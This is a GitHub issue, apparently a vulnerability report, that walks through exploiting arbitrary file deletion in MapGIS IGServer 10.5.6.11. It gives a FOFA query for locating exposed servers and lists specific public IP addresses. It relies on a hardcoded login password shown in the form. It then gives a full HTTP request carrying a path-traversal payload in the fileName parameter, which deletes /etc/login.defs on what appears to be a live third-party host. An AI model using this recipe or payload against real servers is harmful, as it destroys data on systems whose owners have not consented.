

New issue

[Jump to bottom](#)

Arbitrary file deletion in MapGIS IGServer 10.5.6.11 #2

[Open](#) prismbreak opened this issue on Jul 13 · 0 comments

prismbreak commented on Jul 13 • edited ▼

Owner

1.

Search with syntax `title="IGServer" && port="8089"` in <https://fofa.info/> and you can see the servers running MapGIS IGServer

The screenshot shows the FOFA search interface with the query `title="IGServer" && port="8089"`. The results are displayed in a table with columns for website rank, country/region, port, and website title. Two results are shown:


网站指纹排名	国家/地区排名	端口排名	网站标题排名
16	16	16	16
8.134.133.87:8089	中国 / Guangzhou	106.13.25.160:8089	IGServer

Each result includes a map of the location, the IP address, port, and a list of HTTP headers. The first result is for 8.134.133.87:8089 and the second is for 106.13.25.160:8089.

2.

To exploit this vulnerability requires login, however the credential is hardcoded in the top right corner of login form, hover mouse on the question mark and you can see the password.

Select a server as target, then click "登录" on the top right corner, then hover your mouse on the question mark



3.

Now you got the credential. Login and click "设置" option with a setting mark on the top panel, then click "数据源管理" and scroll down to the bottom of the page, then click "添加文件夹", now you can explore every folder and file on the server, you can use it to select the target you want to delete later.

The screenshot displays the MapGIS IGServer web interface. The top navigation bar includes the MapGIS IGServer logo and a user profile 'admin'. The main navigation menu on the left includes '基本设置', '数据源管理', '服务管理配置', '系统配置', '备份与恢复', '授权信息', and '主题配置'. The '数据源管理' (Data Source Management) page is active, showing a list of data sources and folders. Red arrows and numbers 1, 2, and 3 highlight the '设置' (Settings) button, the '数据源管理' tab, and the '添加文件夹' (Add Folder) button respectively. A second screenshot below shows a file selection dialog box for the 'localhost' directory, with a red arrow pointing to the '名称' (Name) input field.

基本设置 数据源管理 服务管理配置 系统配置 备份与恢复 授权信息 主题配置

中间件管理 数据源用户管理 数据源配置信息

GDBCatalog 添加数据源

MapGISLocal 附加HDF

beijingshi 注销HDF 删除HDF

ClientTheme 注销HDF 删除HDF

net 注销HDF 删除HDF

sample 注销HDF 删除HDF

shilidata 注销HDF 删除HDF

Templates 注销HDF 删除HDF

zhuanlida 注销HDF 删除HDF

北京市 注销HDF 删除HDF

示例数据 注销HDF 删除HDF

专题图数据 注销HDF 删除HDF

MapGISLocalPlus 附加HDB

test 设置用户密码 删除数据源

文件夹 添加文件夹 移除

/home/pan-spatial-map 移除

/home 移除

文件选择器 [localhost]

名称 类型 大小 修改日期

localhost

root

bin

boot

dev

etc

home

lib

lib64

lost+found

media

mnt

opt

proc

root

run

srv

tmp

usr



var



名称: 文件夹

取消 确定

Now click "服务管理配置". This is where the vulnerability occurs. In this panel, you can upload and **delete** json files. Click the blue "上传" button to upload a json file if there is no any files. After uploaded your files, click the red "删除" button and intercept the request

****Note that because of some priviledge issue not every server can successfully upload files. In this case, you can access the url directly: **** /manager/servicehub/vtiles/styles/delete





Request

PrettyRawHex

1 POST /manager/servicehub/vtiles/styles/delete HTTP/1.1

2 Host: 119.62.24.162:8089

3 Content-Length: 15

4 Accept: application/json, text/plain, */*

5 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.0.0 Safari/537.36

6 Content-Type: application/x-www-form-urlencoded

7 Origin: http://119.62.24.162:8089

8 Referer: http://119.62.24.162:8089/igs/manager/setting/serviceManagerSetting

9 Accept-Encoding: gzip, deflate

10 Accept-Language: en-US, en;q=0.9, zh-CN;q=0.8, zh;q=0.7

11 Cookie: JIGServerID=ladEOys0lS6AN30ejOWHJU-atvfkQ9N6lofTfR86; Admin-Token=62ce73b2e4b0c3a230fd2828

12 Connection: close

13

14 fileName=1.json

Response

PrettyRawHexRender

5.

The `fileName` parameter accepts a filename as value. Because of lack of validation, you can use `../` to perform path traversal to delete arbitrary file.

As mentioned in step 3., we can explore any files. So we can use it to choose a target. In this case, I'm going to choose `/etc/login.defs` as target.

119.62.24.162:8089/igs/manager/setting/gdb

安全博客 隐写 编程语言 安全文章 PHP 工具 平台 AWD ACG Crypto Exchanges 2020BJDCTF "EzP... (2条消息) [原复...

首页 服务目录 服务管理 监控 日志 安全 设置

文件选择器【localhost】

< > /etc 查找...

名称	类型	大小	修改日期
krb5.conf.d			
xinetd.d			
prelink.conf.d			
popt.d			
acpi			
rc.d			
login.defs			
mke2fs.conf			
GeolIP.conf.default			
man_db.conf			
csh.cshrc			
host.conf			
cron.deny			

暂无数据


名称: nyzy 文件夹

取消 确定

Then, input `../../../../../../../../../../../../etc/login.defs` payload in the `fileName` parameter, then send it. As shown in response, you can see the json format key "code" and value "1", which stands for delete successful.



Go to the file explore function mentioned in step 3 and go in to `/etc` folder, you can see now the `login.defs` is gone, file successfully deleted.



Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

